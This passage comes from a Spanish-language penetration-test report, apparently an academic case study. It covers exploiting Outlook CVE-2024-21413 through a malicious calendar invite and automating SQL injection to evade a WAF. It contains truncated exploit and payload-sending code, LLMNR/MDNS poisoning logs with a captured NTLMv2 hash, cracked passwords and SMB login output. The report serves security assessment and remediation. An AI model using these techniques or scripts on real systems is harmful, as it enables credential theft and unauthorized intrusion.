Durante la fase de ejecución de la prueba de penetración en el caso de estudio, se llevaron a cabo una serie de actividades técnicas que permitieron validar la postura de seguridad de la infraestructura y el aplicativo web bajo condiciones reales. A continuación, se resumen los puntos clave de esta etapa, donde se combinaron métodos manuales y automatizados, garantizando cobertura y profundidad en la evaluación:

- **Reconocimiento e identificación:** Se analizó la topología en anillo de la red, identificando nodos críticos y posibles vectores de ataque. Paralelamente, se realizó un escaneo detallado del aplicativo web alojado en la nube, mapeando la superficie de ataque y detectando vulnerabilidades iniciales.

- **Escaneo y análisis:** Se empleó la herramienta solicitada por el cliente, **Nessus**, para evaluar la infraestructura, reconociendo que los resultados podrían estar

limitados por los controles perimetrales. Complementariamente, con **Nmap y scripts personalizados** se identificaron puertos abiertos y servicios vulnerables, facilitando la priorización de objetivos de mayor riesgo.

- **Ajustes y ejecución de scripts personalizados:** Para superar las limitaciones de escaneo automático, se desarrollaron scripts específicos para explotar vulnerabilidades críticas:
    - Un script automatizado para inyección SQL que superó capas de protección del aplicativo.
    - Un exploit modificado para la vulnerabilidad CVE-2024-21413 (Moniker Link), demostrando el compromiso efectivo de sistemas protegidos.
- **Explotación:** Se realizaron ataques controlados que permitieron acceder de manera no autorizada a bases de datos y superar mecanismos de seguridad, evidenciando brechas críticas en la infraestructura y aplicaciones.
- **Post-explotación:** Se exploraron rutas de movimiento lateral y posibilidades de escalamiento de privilegios, lo que permitió medir el impacto potencial y generar recomendaciones específicas para mitigar riesgos.
- **Resultado general:** Esta ejecución evidenció la existencia de vulnerabilidades críticas, validó la capacidad técnica del equipo para trabajar en entornos protegidos y entregó hallazgos relevantes alineados con los objetivos regulatorios y estratégicos del cliente.

6.3.1. Elaboración de script para CVE-2024-21413

La vulnerabilidad **CVE-2024-21413** afecta a la función conocida como **Moniker Link**, un mecanismo utilizado en entornos Windows para gestionar referencias a objetos o recursos externos, como archivos o ubicaciones de red. Este mecanismo puede ser abusado mediante enlaces especialmente diseñados para ejecutar acciones no autorizadas.

Para entender mejor el contexto, es importante definir algunos términos clave:

- **Moniker Link:** Es un sistema en Windows que permite a las aplicaciones enlazar y acceder a recursos externos (como archivos, ubicaciones de red o servicios), facilitando la interacción dinámica con esos recursos. En esta vulnerabilidad, el Moniker Link es aprovechado dentro de aplicaciones como **Microsoft Outlook**, donde al abrir un archivo ICS (calendario) malicioso, Outlook procesa estos enlaces y ejecuta conexiones automáticas a servidores externos controlados por un atacante, lo que permite capturar datos sensibles como hashes NTLM.
- **Enlaces SMB (Server Message Block) y WebDAV (Web Distributed Authoring and Versioning):** Son protocolos de red utilizados para compartir archivos y recursos entre equipos en una red local o a través de internet. SMB es comúnmente usado para compartir carpetas e impresoras, mientras que WebDAV extiende HTTP para gestionar archivos en servidores web. En la

explotación, estos enlaces maliciosos son incrustados en archivos que, al abrirse, generan conexiones hacia servidores externos.

- **Archivo ICS (iCalendar):** Es un formato estándar para intercambiar información de calendario y eventos entre aplicaciones, muy utilizado para citas, reuniones y recordatorios. Un archivo ICS malicioso puede contener enlaces que, cuando la aplicación de calendario lo procesa, desencadenan acciones no deseadas.
- **Hash NTLM (NT LAN Manager):** Un *hash* es el resultado de una función matemática unidireccional que transforma datos de entrada (como una contraseña) en una cadena de caracteres fija, conocida como huella digital. Los hashes NTLM son representaciones cifradas de las credenciales del usuario utilizadas en autenticaciones dentro de sistemas Windows. Aunque no contienen la contraseña en texto claro, pueden ser usados para ataques de "pass-the-hash" y obtener acceso sin conocer la contraseña original.
- **Exploit:** Se refiere a un código, programa o secuencia de comandos que aprovecha una vulnerabilidad específica para ejecutar acciones no autorizadas en un sistema. En este caso, el exploit automatiza la creación y entrega del archivo ICS malicioso para capturar los hashes NTLM del usuario víctima, incluyendo técnicas para evadir controles de seguridad como filtros o firewalls que podrían bloquear conexiones SMB o WebDAV maliciosas.

En este documento se describe la metodología seguida para desarrollar un script que automatiza la explotación de esta vulnerabilidad en un entorno controlado. El objetivo es generar un archivo ICS malicioso que, al ser procesado por la víctima, genere conexiones hacia un servidor bajo control del atacante, donde se capturan y analizan los hashes NTLM.

Los pasos principales del programa son:

1. **Configuración del servidor SMB o WebDAV controlado por el atacante**, preparado para interceptar y capturar los hashes NTLM generados por las conexiones salientes desde la máquina víctima.
2. **Creación de un archivo ICS malicioso**, que es un archivo de calendario estándar pero que contiene un enlace especial (Moniker Link) apuntando al servidor SMB/WebDAV controlado. Al abrir el archivo, el sistema de la víctima intenta conectarse automáticamente a ese enlace para obtener información, lo que desencadena el envío del hash NTLM.
3. **Configuración de un servidor SMTP seguro y legítimo**, utilizado para enviar el archivo ICS adjunto mediante correo electrónico, con el objetivo de evadir filtros antispam y otros controles de seguridad perimetral.
4. **Envío del correo malicioso con el archivo ICS**, diseñado para parecer legítimo y confiable, aumentando la probabilidad de que la víctima lo abra sin sospechar.
5. **Monitoreo en tiempo real y captura de los hashes NTLM**, que se transmiten automáticamente cuando la víctima accede al enlace SMB/WebDAV. Esta captura puede eludir soluciones antivirus o Windows Defender, ya que el envío del hash es una función legítima del sistema operativo (autenticación NTLM sobre redes compartidas), lo que dificulta su detección como actividad maliciosa en muchos entornos.
6. **Análisis y almacenamiento seguro de los hashes capturados**, con el fin de intentar realizar movimientos en otros equipos.

En la Figura 6 se presenta un diagrama de flujo que ilustra de manera estructurada el proceso completo de explotación descrito anteriormente. Este diagrama permite

visualizar de forma clara y secuencial cada una de las etapas involucradas, desde la configuración del servidor controlado por el atacante hasta la captura y análisis de los hashes NTLM. La representación gráfica facilita la comprensión del vector de ataque, así como las interacciones entre el archivo ICS malicioso, el cliente de correo (como Outlook) y los mecanismos del sistema operativo que son aprovechados para evadir controles de seguridad convencionales.




Figura 6.- Diagrama de flujo CVE-2024-21413

La Figura 7 muestra un fragmento del código fuente desarrollado, alineado con el flujo de ejecución descrito previamente en la Figura 6.

```
def send_calendar_invite(smtp_server, smtp_port, username, password, sender_email, recipien
    # Crear el mensaje de correo electrónico con encabezados MIME para invitación de calend
    message = MIMEMultipart('mixed')
    message['From'] = sender_email
    message['To'] = recipient_email
    message['Subject'] = subject
    message['Date'] = formatdate(localtime=True)

    # Contenido del evento de calendario en formato iCalendar
    start_time = datetime.datetime.now() + datetime.timedelta(minutes=5)  # Configurado par
    end_time = start_time + datetime.timedelta(hours=1)

    ical_content = f"""BEGIN:VCALENDAR
PRODID:-//Malicious Event//Outlook Exploit//EN
VERSION:2.0
METHOD:REQUEST
BEGIN:VEVENT
UID:12345@example.com
DTSTAMP:{start_time.strftime('%Y%m%dT%H%M%SZ')}
DTSTART:{start_time.strftime('%Y%m%dT%H%M%SZ')}
```

Figura 7.- Script para CVE-2024-21413

6.3.2. Elaboración de script para automatizar inyección SQL y evadir defensas de seguridad

La automatización en pruebas de penetración resulta clave para detectar y explotar vulnerabilidades de forma sistemática, particularmente en ataques como la inyección SQL (SQLi), donde la variabilidad y la evasión de defensas automatizadas como los WAF (Web Application Firewall) representan un reto técnico.

En este caso, se desarrolló un script diseñado para enviar de forma automatizada múltiples variantes de payloads SQL maliciosos hacia una URL objetivo, con el fin de evadir mecanismos de detección y lograr una explotación exitosa. El enfoque incluyó las siguientes técnicas:

- **Codificación Base64-URL**: Los payloads fueron codificados utilizando este esquema para evitar la detección por parte del WAF y asegurar que los caracteres especiales (comillas, signos de igual, etc.) no fueran alterados o bloqueados durante la transmisión HTTP.
- **Mutación del payload**: Se generaron múltiples combinaciones variando el uso de letras mayúsculas/minúsculas, secuencias redundantes y técnicas de encoding/ofuscación para evitar un patrón fijo y predefinido que utilizan herramientas de seguridad (firmas estáticas) ó motores de detección.
- **Construcción dinámica de peticiones**: Por cada variante del payload, se generó una solicitud HTTP automatizada, ajustando cabeceras y parámetros según el comportamiento observado en respuestas anteriores.
- **Monitoreo en tiempo real**: El script incorporó un mecanismo de registro que identificaba respuestas HTTP 200 u otros códigos indicativos de una inyección exitosa, así como headers o patrones en el contenido que sugirieran bypass del WAF.

Los pasos clave del proceso fueron:

1. Definir la URL objetivo y las combinaciones detectadas de la inyección SQL.

2. Generar automáticamente combinaciones de payloads modificando sintaxis y codificándolos en Base64-URL.
3. Construir dinámicamente peticiones HTTP con los payloads incrustados en los parámetros correspondientes.
4. Enviar cada solicitud a la aplicación objetivo.
5. Analizar la respuesta del servidor para identificar signos de explotación exitosa o filtrado.
6. Registrar resultados y continuar con la siguiente combinación hasta finalizar.

Esta metodología permitió validar que, incluso en presencia de un WAF configurado, era posible evadir los mecanismos de defensa al modificar la representación del payload y aprovechar omisiones en reglas de filtrado.

A continuación, en la Figura 8 se presenta el diagrama de flujo correspondiente, el cual resume los pasos descritos y refleja el comportamiento automatizado del script en condiciones reales de prueba.




Figura 8: Diagrama de flujo Inyección SQL

La Figura 9 muestra un fragmento del código fuente desarrollado, alineado con el flujo de ejecución descrito previamente en la Figura 8:

```
# Codificar el payload en base64-url
encoded_payload = base64.urlsafe_b64encode(payload.encode()).decode().strip("=")  # Codificación b

# Parámetros a enviar en la URL o en el cuerpo del POST
params = {
    'parametro': encoded_payload
}

# Realizamos una solicitud GET o POST con el payload codificado
response = requests.get(url, params=params)  # Usar requests.post si es necesario

# Verificar la respuesta
if response.status_code == 200:
    print(f"Combinación '{combination}' enviada exitosamente. Respuesta: {response.text[:200]}..."
else:
    print(f"Error al enviar el payload con '{combination}': {response.status_code}")
```

Figura 9: Script para Inyección SQL

6.4 Presentación: Reporte de vulnerabilidades.

El ejercicio fue llevado a cabo por el equipo de **Red Team** de SecureCorp, un grupo especializado en simular ataques reales para evaluar la resiliencia de los sistemas y procesos de seguridad de una organización. A diferencia de los enfoques tradicionales, el Red Team adopta una perspectiva ofensiva integral, replicando tácticas, técnicas y procedimientos (TTPs) de actores maliciosos con el fin de detectar debilidades antes de que puedan ser explotadas por atacantes reales.

La presente prueba de penetración se realizó en el marco del proceso de licitación solicitado por EjemploCorp, siguiendo una **metodología estructurada** que abarca desde la planeación inicial hasta la entrega del reporte final. Esta metodología —desarrollada y documentada detalladamente en el presente informe— contempla fases como la recolección de información, escaneo, explotación, post-explotación y remediación, permitiendo una evaluación técnica y estratégica robusta del entorno.

Cabe destacar que el ejercicio se alineó con los requisitos **11.4.1 y 11.4.2 de la norma PCI-DSS v4.0**, que establecen la obligatoriedad de realizar pruebas de penetración externas e internas al menos una vez al año, así como pruebas de validación de controles de segmentación cuando exista separación entre el entorno de datos del titular de la tarjeta y otras redes. Esta normativa puede consultarse directamente en el documento oficial "**Payment Card Industry Data Security Standard, versión 4.0, sección 11.4**", publicado por el PCI Security Standards Council.

El enfoque adoptado no solo permitió identificar múltiples vulnerabilidades relevantes, sino que también fortaleció el cumplimiento normativo y evidenció áreas críticas que deben ser abordadas para garantizar la **confidencialidad, integridad y disponibilidad** de la información sensible de EjemploCorp.

Tipo de evaluación	➢ Interna: Evaluación desde dentro de la red o sistema, simulando un atacante interno. ➢ Externa: Evaluación desde fuera de la red, sin acceso previo. ➢ Caja negra: Prueba sin información previa, simulando un atacante desconocido
Descripción	Demostrar el alcance de la vulnerabilidad detectadas: ➢ En Microsoft Outlook, la cual está clasificada como CVE-2024-21413. ➢ La inyección SQL.
Sistema Operativo	➢ Windows ➢ Linux

Para facilitar la priorización de vulnerabilidades y la toma de decisiones en seguridad, se utiliza una matriz de riesgos que combina dos factores clave: la **probabilidad de que una vulnerabilidad sea explotada** y el **impacto que dicha explotación tendría en la organización**.

La probabilidad se refiere a la frecuencia o posibilidad con la que un evento adverso puede ocurrir, considerando aspectos como la exposición del sistema, la existencia de controles de seguridad y la motivación o capacidad del atacante. Se clasifica en rangos que van desde **Improbable** (menos del 20% de probabilidad) hasta **Constante** (80% a 100%).

El impacto representa la severidad de las consecuencias que una explotación podría ocasionar en los activos, operaciones o reputación de la organización, y se mide generalmente con una escala numérica que va desde valores **Menores** hasta **Críticos**.

En la tabla 5, se presenta la matriz de riesgos que cruza estos dos factores con los siguientes rangos:


Constante	80% - 100%				1-2
Moderado	60% - 79%				
Ocasional	40% - 59%				
Posible	20% - 39%				
Improbable	0% - 19%				
		0.1 – 3.9	4.0 – 6.9	7.0 – 8.9	9.0 – 10.0
		Menor	Medio	Alto	Crítico


Tabla 5.- Matriz de riesgo: probabilidad vs impacto

A continuación, se presenta el detalle del hallazgo usando el formato requerido para su presentación.

PRUEBA DE CONCEPTO (PoC) MICROSOfT OUTLOOK

PRUEBA DE CONCEPTO (PoC) MICROSOfT OUTLOOK	9.6
VALORACIÓN CVSS 3.1 FINAL: /AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H	
NÚMERO DE OCURRENCIAS: 3	
DIRECCIÓN URL:	Microsoft outlook
DESCRIPCIÓN	Esta prueba de concepto (PoC) se basa en la vulnerabilidad CVE-2024-21413, un fallo grave descubierto en Microsoft Outlook con una puntuación de 9.8 en la escala CVSS. Esta falla, llamada error MonikerLink, presenta riesgos importantes para usuarios y administradores, como la posible extracción de información NTLM local, que puede poner en peligro las credenciales del usuario, y la capacidad de ejecutar código de forma remota, lo que permitiría a un atacante tomar control del sistema. Además, esta PoC muestra que el ataque puede evitar la Vista protegida de Office, lo que extiende la amenaza a otras aplicaciones de Microsoft Office como Word, Excel y PowerPoint. Por lo tanto, la vulnerabilidad no solo afecta el correo electrónico, sino también cualquier documento compartido en estas aplicaciones. La gravedad de esta vulnerabilidad y su alto riesgo de ser explotada hacen que sea muy importante que los usuarios de Microsoft Outlook y Office tomen medidas urgentes. Esto incluye aplicar los parches de seguridad disponibles y revisar las configuraciones para mejorar la protección.

	Además, los administradores de sistemas deben estar informados sobre esta prueba de concepto y evaluar la implementación de medidas extra para proteger a sus organizaciones de estos ataques.
EVIDENCIA	Esta vulnerabilidad permite que un atacante programe una reunión o sesión con la víctima usando un sistema de calendario o una aplicación de colaboración. En la imagen siguiente se muestra cómo se creó la reunión usando el script explicado en la sección “6.2.1”.  El atacante envía una invitación a la víctima.



Cuando un dispositivo en la red pide resolver un nombre, un atacante puede interceptar esa petición y responder fingiendo ser el destino legítimo. De esta forma, si la solicitud es para un recurso compartido, el cliente podría enviar sus credenciales al atacante al intentar autenticarse. Por eso, es importante asegurarnos de que SMB v1 este firmado.

```
SMB         192.168.8.1     445    DESKTOP-7ES6B3C  [*] Windows 10.0 Build 19041 x64 (name:DESKTOP-7ES6B3C) (domai
n:DESKTOP-7ES6B3C) (signing:False) (SMBv1:False)
SMB         192.168.8.158   445    DC-COMPANY       [*] Windows 10.0 Build 20348 x64 (name:DC-COMPANY) (domain:com
pany.local) (signing:True) (SMBv1:False)
SMB         192.168.8.133   445    SEBAS-DESKTOP    [*] Windows 10.0 Build 19041 x64 (name:SEBAS-DESKTOP) (domain:
company.local) (signing:False) (SMBv1:False)
SMB         192.168.8.159   445    CRUZ-DESKTOP     [*] Windows 10.0 Build 19041 x64 (name:CRUZ-DESKTOP) (domain:c
ompany.local) (signing:False) (SMBv1:False)
SMB         192.168.8.145   445    WIN-KACQH6P7MCT  [*] b'W\x00i\x00n\x00d\x00o\x00w\x00s\x00 \x00S\x00e\x00r\x00v
\x00e\x00r\x00 \x002\x000\x000\x003\x00 \x003\x007\x009\x000\x00 \x00S\x00e\x00r\x00v\x00i\x00c\x00e\x00 \x00P\x00
a\x00c\x00k\x00 \x002\x00' (name:WIN-KACQH6P7MCT) (domain:WIN-KACQH6P7MCT.PUSW.LOCAL) (signing:False) (SMBv1:True)
```

Así, podemos suplantar un servidor SMB, lo que hace que las máquinas intenten autenticarse enviando hashes de sus contraseñas, como se muestra en la siguiente imagen.

```
[*] [LLMNR]  Poisoned answer sent to 192.168.8.133 for name serve
[*] [MDNS] Poisoned answer sent to 192.168.8.133   for name serve.local
[*] [MDNS] Poisoned answer sent to fe80::8bc8:fb90:a58c:cff3 for name serve.local
[*] [LLMNR]  Poisoned answer sent to fe80::8bc8:fb90:a58c:cff3 for name serve
[*] [LLMNR]  Poisoned answer sent to 192.168.8.133 for name serve
[WebDAV] NTLMv2 Client   : fe80::8bc8:fb90:a58c:cff3
[WebDAV] NTLMv2 Username : COMPANY\Msebas
[WebDAV] NTLMv2 Hash     : Msebas::COMPANY:518d35e2f5554ded:54455C52203CD29C147F55CAC6EBADFD:010100000000000001DB21
2140C83DA0194261FCB0998842B0000000002000800500055005300570001001E00570049004E002D004B004100430051004800360005000370
04D00430054000400140050005500530057002E004C004F00430041004C0003003400570049004E002D004B004100430051004800360050003
7004D00430054002E0050005500530057002E004C004F00430041004C0005001400500055005300570002E004C004F00430041004C000800300
0300000000000000000000000000200000179E9D4849755D0FAE35F0D454AAA5F0514F09EEA0F34253F6F2FA8737B4329E0A001000000000000
0000000000000000000000000900200048005400540050002F00730065007200760065002E006C006F006300610060000000000000000000
[*] [MDNS] Poisoned answer sent to 192.168.8.133   for name serve.local
[*] [MDNS] Poisoned answer sent to fe80::8bc8:fb90:a58c:cff3 for name serve.local
[*] [MDNS] Poisoned answer sent to 192.168.8.133   for name serve.local
[*] [LLMNR]  Poisoned answer sent to fe80::8bc8:fb90:a58c:cff3 for name serve
[*] [LLMNR]  Poisoned answer sent to 192.168.8.133 for name serve
[*] [MDNS] Poisoned answer sent to fe80::8bc8:fb90:a58c:cff3 for name serve.local
[*] [LLMNR]  Poisoned answer sent to 192.168.8.133 for name serve
[*] [LLMNR]  Poisoned answer sent to fe80::8bc8:fb90:a58c:cff3 for name serve
[*] Skipping previously captured hash for COMPANY\Msebas
[*] [MDNS] Poisoned answer sent to 192.168.8.133   for name serve.local
[*] [MDNS] Poisoned answer sent to 192.168.8.133   for name serve.local
[*] [MDNS] Poisoned answer sent to fe80::8bc8:fb90:a58c:cff3 for name serve.local
[*] [MDNS] Poisoned answer sent to fe80::8bc8:fb90:a58c:cff3 for name serve.local
```


De esta manera podemos obtener las contraseñas a partir del hash de los NTLM de los usuarios, como lo muestra la siguiente evidencia.

```
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1        (Jcruz)
Password2        (Msebas)
2g 0:00:00:00 DONE (2024-03-30 21:52) 66.66g/s 68266p/s 136533c/s 136533C/s 123456..rocket
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
```


Por otro lado, al realizar un análisis de los privilegios de los usuarios, observamos que 'Msebas' tiene privilegios sobre 'Jcruz'.

```
SMB          192.168.8.1     445    DESKTOP-7ES6B3C  [*] Windows 10.0 Build 19041 x64 (name:DESKTOP
n:DESKTOP-7ES6B3C) (signing:False) (SMBv1:False)
SMB          192.168.8.133   445    SEBAS-DESKTOP    [*] Windows 10.0 Build 19041 x64 (name:SEBAS-D
company.local) (signing:False) (SMBv1:False)
SMB          192.168.8.133   445    SEBAS-DESKTOP    [+] company.local\Msebas:Password2
SMB          192.168.8.158   445    DC-COMPANY       [*] Windows 10.0 Build 20348 x64 (name:DC-COMP
pany.local) (signing:True) (SMBv1:False)
SMB          192.168.8.159   445    CRUZ-DESKTOP     [*] Windows 10.0 Build 19041 x64 (name:CRUZ-DE
ompany.local) (signing:False) (SMBv1:False)
SMB          192.168.8.158   445    DC-COMPANY       [+] company.local\Msebas:Password2
